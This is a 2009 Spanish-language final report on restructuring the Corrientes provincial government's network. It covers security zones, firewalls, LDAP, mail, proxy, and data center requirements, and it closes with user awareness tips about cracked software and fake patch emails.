CORRIENTES

CFI

Gestión e implementación de la tecnología informática del Gobierno de la provincia de Corrientes

INFORME FINAL

JUNIO DEL 2009

INDICE

- Introducción 3
- Primera Etapa – Diseño y Concientización 7
- Segunda Etapa – Restructuración de la Red 22
- Tercera Etapa – Implementación de Servicios 45
- Cuarta Etapa – Capacitación 70
- Conclusión 224
- Glosario 230

INTRODUCCION

El Gobierno de la Provincia de Corrientes cuenta con una instalación propia de Fibra Óptica (backbone) que conecta varios de los edificios principales y reparticiones del Gobierno entre sí. Si bien esta instalación de fibra es en principio una red de datos, su implementación lógica y en algunos aspectos físicos no permite que la misma sea apta para ejecutar o brindar un servicio corporativo adecuado.

La obsoleta estructura tanto orgánica como de recursos informáticos que el Gobierno tenía no aceptaba que sin un cambio radical en la misma se lograra converger a una red de datos corporativa en donde los servicios informáticos ofrecidos puedan ser accedidos por todos los usuarios de las diversas reparticiones que estuviese de algún modo conectado a la red.

El objetivo entonces, es lograr este cambio el cual involucra la restructuración de la red de datos, la implementación de servicios corporativos, la implementación de diferentes zonas de seguridad en donde serán alojados los servicios, la gestión de la red en su aspecto lógico y el diseño de una red de contingencia.

El rediseño de la red involucra la modificación de los direccionamientos ip’s, la segmentación y ruteo de la misma, y la incorporación de dhcp’s en cada una de las subredes creadas.

Cuando la red esta rediseñada e implementada, se comienza con los cambios que están relacionados a implementar los servicios corporativos sobre esa red. Para que estos servicios puedan ser utilizados de forma segura y eficiente se requiere que los mismos no solo estén montados sobre un hardware adecuado, sino también en un ambiente propicio con controles de acceso físico, temperatura adecuada y un sistema eléctrico ininterrumpido. Además de estos controles, se debe contar con una seguridad lógica basada en la división por zonas de estos servicios, y un único acceso corporativo desde Internet para todo el Gobierno de la Provincia.

Lic. Gustavo Andrés Linares

En cuanto a la creación de las distintas zonas de seguridad, en cada una de ellas se realizará un tratamiento diferente según de donde provenga el requerimiento. En principio se entiende que una zona donde el servicio brindado es utilizado por el público en general y accedido desde Internet hay que tener mas controles de seguridad que en una zona donde los servicios corporativos son accedidos por usuarios internos de la red del Gobierno. El abuso de controles implica una degradación en la performance del servicio, es por ese motivo que la ecuación deberá ser de costo beneficio. Para la creación de estas zonas se debe contar con un equipamiento que funcionará como Firewall que es el encargado de realizar los controles necesarios en cuanto a “que, como y quién” puede acceder a un servicio.

Ya creadas estas zonas de seguridad, se pueden empezar a dar servicios corporativos. Estos servicios podrán ser útiles para todos los usuarios de la red del Gobierno; para alguno de ellos siempre y en cuanto sean accedidos desde 2 o más reparticiones; para el público de Internet o para una sola repartición pero cuya información requiere un tratamiento de seguridad, control y resguardo adecuado.

Para que el acceso a cada uno de los sistemas o servicios corporativos sea seguro, es necesario que cada usuario se autentique. La autenticación de un usuario requiere que el mismo ingrese su nombre y una contraseña (en algunos sistemas se puede requerir controles mas restrictos como ser huellas digitales, etc). Para que esta autenticación no termine siendo un problema para los usuarios o en el peor de los casos el efecto de seguridad termine siendo perjudicial por tener que recordar múltiples contraseñas y que para recordar las mismas sea pegado en el borde del monitor por ejemplo, es que se debe implementar una base única de usuarios. De esta manera, cada uno de los servicios corporativos utilizan esta base de datos para la autenticación de los usuarios, logrando que con un único nombre de usuario y una única contraseña una persona pueda acceder a los diversos servicios corporativos si es que

corresponde. La creación de esta base de datos, también ofrece la posibilidad de obtener log’s sobre en que momento y que usuarios entraron a cada uno de los servicios o sistemas.


Como se mencionara en el primer informe, la estructura presentada tiene el dinamismo necesario para llevar adelante nuevas implementaciones de servicios que hoy no se están contemplando. Un punto clave de esto, es la proyección de contar con la estructura necesaria para entradas VPN’s desde reparticiones lejanas y que solo pueden contar con servicios de banda ancha.

El proyecto estuvo dividido en etapas; las cuales determinaron una forma sistematizada de trabajar muy utilizada a la hora de implementar soluciones a procesos. La última de las etapas fue la capacitación. La misma se dividió según los receptores de la misma. La capacitación se basa en presentaciones de Power Point, demostraciones prácticas e interacción con los concurrentes.

PRIMERA ETAPA – DISEÑO Y CONCIENTIZACIÓN

DIAGRAMA DE LA NUEVA RED Y SERVICIOS

A continuación se presenta el diseño lógico recomendado. En el mismo se podrá ver las distintas zonas de red en las que estará dividido.



En la gráfica se ven 2 equipos firewall; lo que permite contar con redundancia y balanceo de carga, brindando de esta forma la HA (high availability) necesaria para una estructura mas grande.

Los firewall´s son los elementos principales para la división de las zonas y lo que controla la seguridad entre cada una de las mismas.

La primera zona, es el acceso a Internet. Desde la misma se podrá acceder a los servicios publicados por el Gobierno y a su vez, será el único acceso hacia ella desde la red interna. La DMZ es la zona donde se hostearán todos los servicios que se deban publicar. Estos serán en un principio los sitios Web, el relay de correo y el transporte de la mensajería interna hacia los chat´s públicos como el msn.

Una tercera interfase separa la red de la Granja de Servidores. En la misma estarán alojados los servidores que brinden servicios corporativos hacia la red interna. Estarán protegidos de ataques internos y no deberán tener comunicación con la red de Internet. Los usuarios del Gobierno accederán desde la red interna según los permisos que en los firewall´s estén configurados. Podrán utilizar entonces, cualquier servicio ya se público o privado pasando siempre por los controles mencionados.

Por último, la quinta interfase es propuesta para el acceso desde reparticiones que no estén ubicados en el backbone de fibra propio y utilicen para el acceso a los servicios corporativos un servicio de banda ancha por VPN o una línea punto a punto contratada. El terminador de VPN se montará sobre un equipo Linux con el software necesario para asegurar que la seguridad mínima esté garantizada (VPN/IPSEC). Se podrá considerar además la implementación de conexiones VPN para un único host (pc/notebook). En ésta configuración el cliente previamente configurado será el encargado de levantar la VPN y brindar comunicación a los servicios necesarios previa autenticación y autorización.

ZONA INTERNET

Para el acceso a Internet se deberá contratar un enlace dedicado; el mismo deberá estar ubicado en el Data Center del Gobierno. A través de este acceso se brindará los servicios que el Gobierno quiera ofrecer para la comunidad. También será el único punto de salida desde la red del Gobierno hacia Internet.

Los requerimientos mínimos del enlace dedicado deberán ser:

1. Enlace simétrico
2. CIR garantizado 99.5% mensual
3. El acceso a Internet no deberá tener restricción alguna.
4. El router entregado por el proveedor para brindar conexión deberá contar con administración segura (SSH), últimos parches de seguridad en el sistema operativo y capacidad de ser monitoreado a través de SNMP. Deberá contemplar la posibilidad de configurar listas de acceso (IP, TCP, UDP)
5. El router entregado pasará a estar administrador por personal capacitado del Gobierno de la Provincia
6. El servicio deberá poder ser ampliable en 2Mbps adicionales en un plazo máximo de 72 Hs.
7. Al menos 8 direcciones IPs públicas.
8. Atención a través de un Call Center las 24hs. los 365 días.

Luego de contar con el acceso único y centralizado hacia Internet se procederá a retirar todos los accesos alternativos sean estos inalámbricos, banda ancha o acceso telefónico (modem).

ZONA DMZ

En la zona denomina DMZ, se ubicará el servidor Web con los sitios oficiales publicados por Gobierno de la Provincia de Corrientes; brindándole de esta forma la seguridad que necesita el servicio que representa lo que el Gobierno quiere hacer llegar o brindar a la comunidad.

También se ubicará en esta interfase el relay de correo; permitiendo de esta forma asegurar la confidencialidad de las cuentas de correo de los funcionarios y agentes del Gobierno de la Provincia de Corrientes. El relay contará con protección antispam y de antivirus para todo correo, sea este entrante o saliente.

Se implementará un servicio de mensajería interna (jabber) que ofrece la posibilidad de realizar un Chat entre distintos integrantes de la misma comunidad que se encuentran conectadas a la red de Gobierno. También se puede realizar envío de archivos, pero esto queda subscripto a la red local, de esta manera se controla y se mitigan la gran cantidad de vulnerabilidades que existe en los mensajeros tradicionales. Este sistema no genera gasto alguno y da la posibilidad de conectar en forma dinámica lugares que por falta de medios de comunicación eficientes (ej: una única línea de teléfono para una gran oficina) se ven limitados. El mismo deberá estar en esta zona, ya que contará con mecanismos (transportes) que permiten la interconexión con usuarios de mensajerías externas públicas; como por ejemplo el MSN, para no quedar aislados de los usuarios de Internet. Mediante este sistema de mensajería interna se evita salir a Internet para comunicar a dos personas que se encuentran en la misma red interna.

Todas estas implementaciones se realizarán sobre Software Libre Open Source para prescindir del gasto de licencias y soporte que de otra forma habría que considerar.

ZONA GRANJA DE SERVIDORES

Se propone ubicar aquí servidores de acceso corporativo, es decir todo aquel que vaya a ser utilizado por cualquier usuario de la red interna que haya sido debidamente autorizado.

Para la autenticación de los usuarios se usará una base única que contará con la estructura orgánica del Gobierno de la Provincia de Corrientes. Esta base implementada sobre LDAP, tendrá la identificación, una descripción, la contraseña única y los servicios a los cuales se encontrare autorizado dicho usuario. Los servicios que inicialmente utilizarán esta base serán el correo, el Proxy para acceso a Internet y la mensajería interna.

El Proxy será el servicio que ofrecerá a los usuarios la posibilidad de acceder a Internet en forma segura y eficiente; contando con cache, filtrado de

contenido administrado y la gestión de los accesos. El Proxy origina un registro de eventos de cada uno de los accesos que hace o pretende hacer los usuarios, dando la posibilidad de dar cumplimiento a los requerimientos de la justicia.

En la granja de servidores se implementará un sitio de Intranet en donde se alojará información corporativa para los usuarios del Gobierno, accesos a aplicaciones internas y distribución de los software y drivers que se requieran.

La implementación de un servidor de actualización de parches de Microsoft gestionada y administrada (WSUS), ayudará a los usuarios y administradores a tener las PC`s con sistemas operativos Windows en condiciones de seguridad optimas. Esto dará un ahorro en la utilización del ancho de banda de Internet y al ser administrado de forma centralizada, se podrá evaluar cuales parches o actualizaciones de seguridad se deberán implementar en la red el Gobierno.

La utilización de servicios de multimedia como las radios en Internet o la visualización de televisión, es cada vez más utilizado y necesario para cualquier gestión. Este servicio (streaming) utiliza un ancho de banda significativo que no puede ser compartido por los usuarios, generando un consumo que perjudica la performance de la red. Es por ello, que se propone la utilización de un equipo que capture estos streaming desde Internet y lo distribuya en la red Interna en forma de Multicast. De esta manera, se hace ahorro del enlace de Internet y queda disponible para cualquier usuario de la red del Gobierno.

Para mitigar los riesgos ya mencionados que hoy existen al ser el servicio de correo brindado por una empresa privada, se propone la implementación de un servicio corporativo de correo. El mismo será administrado por el centro de cómputos e implementado sobro una plataforma de software libre (Postfix); brindando además la posibilidad de acceder a las cuentas de correo a través de webmail (montado sobre plataforma de software libre – Squirrelmail) desde cualquier lugar con acceso a Internet. La utilización de un servicio de correo corporativo administrado y gestionado por el Gobierno dará la posibilidad a que todo agente, funcionario y repartición tenga y use una

casilla de dominio @corrientes.gov.ar sin gastos adicionales para el Gobierno. De esta manera se propone eliminar la utilización de cuentas de tipo Hotmail u otras para el envío de información sensible o comunicados institucionales, mejorando la seguridad y la imagen del Gobierno.

La implementación de un servidor de DNS interno traerá una serie de mejoras a saber; por un lado no será necesario ir hasta Internet para consultar un nombre, esto se verá reflejado en la mejora en los tiempos de respuesta de otros servicios. Además al ser un DNS consultado en forma constante, el mismo podrá contar con un cache que bajará aún mas el tiempo de respuesta de resolución de nombre. A nivel interno la configuración de un o varios DNS permite resolver la problemática de los usuarios de tener que recordar direcciones IPs o verse en problemas cuando IP cambia; esto se verá reflejado en la posibilidad de acceder a los servicios corporativos así como a recursos compartidos en otra máquina a través de un nombre único identificatorio.

Esta zona de Granja de Servidores en un primera instancia tendrá un cantidad reducida de equipos pero en tanto la red así como los servicios que el Gobierno decida brindar tanto en forma interna como hacia la comunidad; la envergadura de esta zona crecerá; pasando a ser su importancia vital para el funcionamiento de la red los servicios informáticos que el Gobierno utilice ya que su capacidad de procesamiento será cada día mayor. Es por ello que no solo importante asegurar su acceso lógico sino también y no por eso menos importante asegurar su acceso físico. Fundamentado en ello nace la necesidad de ubicar todos estos servicios en un Datacenter que cumpla con ciertos lineamientos básicos ambiente controlado. Si bien como se menciono en la actualidad el Datacenter será de bajo porte en un futuro nada lejano el mismo crecerá y prever su escalabilidad es muy importante para no tener ver afectados los servicios a la hora de hacer modificaciones en su diseño.

Un Datacenter debe contar con una buena instalación a nivel construcción edilicia así como de telecomunicaciones, climatización, sistema eléctrico y de protección contra incendios y robo. Por otro lado debe contar con los recursos humanos y detalle de procesos asociados con su funcionamiento;

generando de esta forma la capacidad de mantenerse en funcionamientos aunque existan accidentes o desastres naturales. El Standard TIA´942 incluye un Anexo informativo sobre los Grados de Disponibilidad (TIER) con los que pueden clasificarse los Datacenter. Estos “tiers” están basados en el objetivo de brindar las mejores prácticas y rendimientos para mejorar las planificaciones y gerenciamiento de los Datacenters. Tomando como modelo el Standard TIA-942 se puede considerar que un Datacenter básico puede admitir interrupciones tanto planeadas como no planeadas; pero debe contar con sistemas de aire acondicionado y distribución de energía; pero puede no tener piso técnico, generadores eléctrico; La carga máxima de los sistemas en situaciones críticas es del 100%; y el Datacenter deberá estar fuera de servicio al menos una vez al año por razones de mantenimiento y/o reparaciones. Un punto muy importante a tener en cuenta en el diseño de un Datacenter es la seguridad en el único punto acceso físico que debe estar restringido al mínimo de personas con requerimientos reales de acceso. Para con control se deberá contar con algún sistema automatizado de control de acceso, el cuál deberá no solamente validar la autorización sino además registrarla; la auditoria de acceso será acompañada con algún sistema de circuito cerrado de televisión (cámaras).

El Datacenter debe contar con un sistema mínimo (UPS) de contingencia ante una falla eléctrica, ya que el fuera de línea puede afectar seriamente tanto la disponibilidad como la integridad de los datos alojados en el Datacenter.

Por otro lado los servidores hosteados en el DataCenter deben contar en su totalidad con un procedimiento documentado de backup. El resguardo realizado deberá ser almacenado en una caja de seguridad ignífuga o bien en un lugar seguro alejado del Data Center.

El monitoreo constante de los servidores de la Granja permitirá anticipar eventos tales como falta de recursos (memoria, disco) así como la posibilidad de contar con personal que asista de forma inmediata en caso emergencia.

ZONA VPN

En las reparticiones u organismos donde por motivos de costos o disponibilidad sea aconsejable la contratación de una línea de Banda Ancha, para poder conectarse a los servicios de la red del Gobierno se debería utilizar una conexión VPN. Una conexión de VPN permite conectarse de forma privada a una red o servicio a través de un enlace público. Para ello, se requerirá de un equipo que cumpla las funciones de terminador de esas conexiones. Ese equipo también tendrá instalado un firewall para que solo acepte las conexiones de VPN y se filtre el resto.

Así mismo, y utilizando ese mismo equipo de Firewall se recomienda conectar cualquier conexión que provenga de un enlace punto a punto que sea contratado a una empresa, ya que el mismo comparte el Backbone de la red del proveedor.

ZONA RED INTERNA


Finalmente y como se ve en el esquema de red, existe una interfase que brinda comunicación con la red interna del Gobierno, si bien la red a nivel físico se encuentra instalada, es necesario hacer una reestructuración a nivel lógico debido a que el actual direccionamiento IP corresponde a un rango público. Cabe destacar que en el direccionamiento IPv4 existen algunos rangos de direcciones, que han sido reservados y designados como rangos de direcciones “reservadas” o “privadas”. Estas direcciones están reservadas para el uso de redes privadas y no son encaminadas en Internet. Son usadas normalmente por organizaciones con sus propias redes,

A continuación se muestra una tabla con dicho rango mencionado

Rangos de direcciones IP reservados para uso público

Clase	Redes
A	10.0.0.0 hasta 10.255.255.255
B	172.16.0.0 hasta 172.31.0.0
C	192.168.0.0 hasta 192.168.255.0

El direccionamiento lógico a elegir debe permitir poder administrar, auditar y monitorear de forma eficiente cada uno de los lugares conectados al backbone de la red del Gobierno. Por tal motivo se utilizará un rango C (192.168.x.y) para cada repartición siendo de esta forma mucho más eficiente su documentación y gestión de cada una de las redes LAN. La determinación de una LAN (como mínimo) para cada repartición (esto dependerá de la dimensión de la misma) ayudará a disminuir y controlar el dominio de broadcast que existe actualmente, situación que afecta en forma negativa la performance de la red. Se direccionará por otro lado, la zona de DMZ con un segmento del tipo C distinto al de las reparticiones; por ejemplo 10.20.1.0/24. Para hacer más comprensible la explicación se muestra a continuación una gráfica de ejemplo.



Como se puede observar en el gráfico para llegar a cada uno de las reparticiones será necesario saber la red LAN en cuestión, esta tarea de encaminar las comunicaciones será realizada por un equipo con dicha capacidad (ruteo).

La implementación y gestión centralizada de estos equipos y sus configuraciones estará a cargo del centro de cómputos, que analizará en cada caso el activo a implementar.

Se recomienda la configuración de herramientas que permitan el monitoreo de esta conexiones (enlaces) para detectar problemas así como prever las necesidad de ampliar el tipo de enlace.

En cada red LAN será necesario configurar un servidor de DHCP, este servicio permite sistematizar y agilizar la configuración de los puestos, no solamente en el día a día sino previendo cambios a nivel general que se pueden ocurrir en la red. La existencia de este servidor por otro lado permitirá tener un control de los puestos ubicados en cada una de la redes LAN, al tener una configuración centralizada en un servidor es mas fácil encontrar un problema de duplicidad de configuración en la red y su administración se hace mas eficaz. Contando además con un registro de las direcciones IPs otorgadas se brinda la posibilidad de rastrear algún evento de seguridad que pudiera ocurrir.

Como se puede apreciar en las figuras de las interfaces, en la Zona de la Granja de Servidores, se muestra un equipo servidor de Antivirus. Si bien, aún no ha sido contemplado por el costo del mismo, se tiene en cuenta para un futuro en cuanto la red este en su desarrollo para que todos los equipos de la LAN tengan una protección de virus centralizada y gestionada.

TAREAS DE CONCIENTIZACION

En conjunto con la Secretaria de Planeamiento y con el apoyo del Sr. Ministro de Hacienda a quien se le ha presentado la nueva estructura de la red, y consciente de que la misma ayudará a generar mayor dinamismo a la gestión y por sobre todas las cosas seguridad en los datos sensibles, se diagramó y planificó una serie de objetivos sobre la concientización que comenzó con el armado de un portal interno donde se publica los diferente objetivos de la nueva estructura de la red, los servicios que se brindarán y comunicaciones internas referentes a todo tips informáticos que sean relevantes.

SegurInf




MAIN MENU

- Inicio
- Consejos de la Semana
- Aplicaciones y Servicios
- Noticias
- Tips
- Glosario

ANTIVIRUS

Instalar ahora!

Esquema



Jabber - Mensajería Interna

Este servicio proveera la comunicación por mensajería interna dentro de la red del Gobierno de Corrientes, así como también permite conectarnos a las redes de ICQ y MSN tradicionales. La ventaja de la utilización de este servicio es la posibilidad de comunicación de forma ágil con otros usuarios de la red, y otorgar Seguridad a dichas comunicaciones y al resto de los usuarios de mensajerías públicas.

WSUS - Actualizaciones de Microsoft

El WSUS (Windows Server U

pdate Services) es un servicio que nos brindará las actualizaciones de Microsoft dentro de la red en forma centralizada, permitiendo que usted no tenga que preocuparse por estar al día con dichas actualizaciones.

NTP - Sincronización Horaria

Network Time Protocol, este servicio permite tener sincronizada la hora de las Pc's y servidores contra un servidor que toma la hora de una servicio Universal.

Proxy - Navegación de Internet

Este servicio es el que permitirá proveer acceso internet a los usuarios dentro de la red, sin que para ello la repartición deba contratar un enlace de Internet propio.

FileServer

Este servicio dará a los usuarios la posibilidad de mantener archivos con información sensible en forma centralizada y segura.


Correo Corporativo

El correo corporativo estará alojado en un equipo propio del Gobierno, en el Centro de Cómputos. Esto dará la posibilidad de tener un servicio mejor al actual y por sobre todas las cosas con la seguridad que la información del Gobierno no estará en manos de otros.

Streaming

Se ofrecerá la posibilidad de escuchar radios on-line o ver canales de Tv por medio de un servidor centralizado, realizando un disminución del Ancho de banda significativamente ya que aunque sean muchos los usuarios que accedan a los mismos, la utilización del enlace de Internet será siempre la misma (la de dicho server).

Como segunda acción tomada comenzó el envío de correos masivos en los cuales se concientiza a los usuarios de la red mediante sugerencias sobre el mejor uso de la tecnología y de las herramientas informáticas disponibles en la red.



Sr. Usuario:


No usar programas crackeados

El uso de programas crackeados, es decir aquellos que su licencia ha sido vulnerada en forma ILEGAL, es altamente riesgoso.

Bajar programas crackeados o herramientas para "romper" los controles de licencia puede traer un fuerte problema de Seguridad. Si bien cumplen su función es muy posible que quede instalado en nuestras máquinas programas residentes que pueden desde mostrarnos publicidad no deseada, llevarnos a paginas especificas (pornograficas y/o de productos a comprar) hasta en el peor de los casos registrar nuestra actividad e información personal para luego enviadas por algún medio (correo o conexión a un servidor). También es posible que al utilizar estos programas estemos instalando una "Puerta trasera" (backdoor) en nuestra máquina para que alguien se conecte.

Esta siendo de uso común la utilización de CD y/o DVD que permiten instalar sistemas operativos (en general Windows XP) en forma desatendida. El uso de esta modalidad si bien es muy cómodo para el usuario final es riesgosa, ya que puede suceder que no solo se instale el sistema operativo que deseamos, sino que además, virus, programas no deseados (spyware, bots, etc) o deje la posibilidad a personas con malas intenciones de conectarse a nuestra máquina (rootkits). El uso de este tipo de instalaciones tiene que estar recomendada y aprobada por personas capacitadas.

Centro de Computos
Gobierno de la Provincia de Corrientes
http://intranet.corrientes.gov.ar



Sr. Usuario:

No instalar archivos que llegan por correo
Nunca instale un Parche o actualización que llega a su casilla de correo.

Nunca instale un parche o actualización que llega a su casilla de correo. En especial en el ultimo tiempo han llegado correos supuestamente de Microsoft enviando actualizaciones de Seguridad, esto no existe! Se trata de un Hoax, un engaño mas que llega por correo.

Aún si ud. se encontrara suscripto a una lista de actualización nunca se enviaría un archivo listo para instalar.
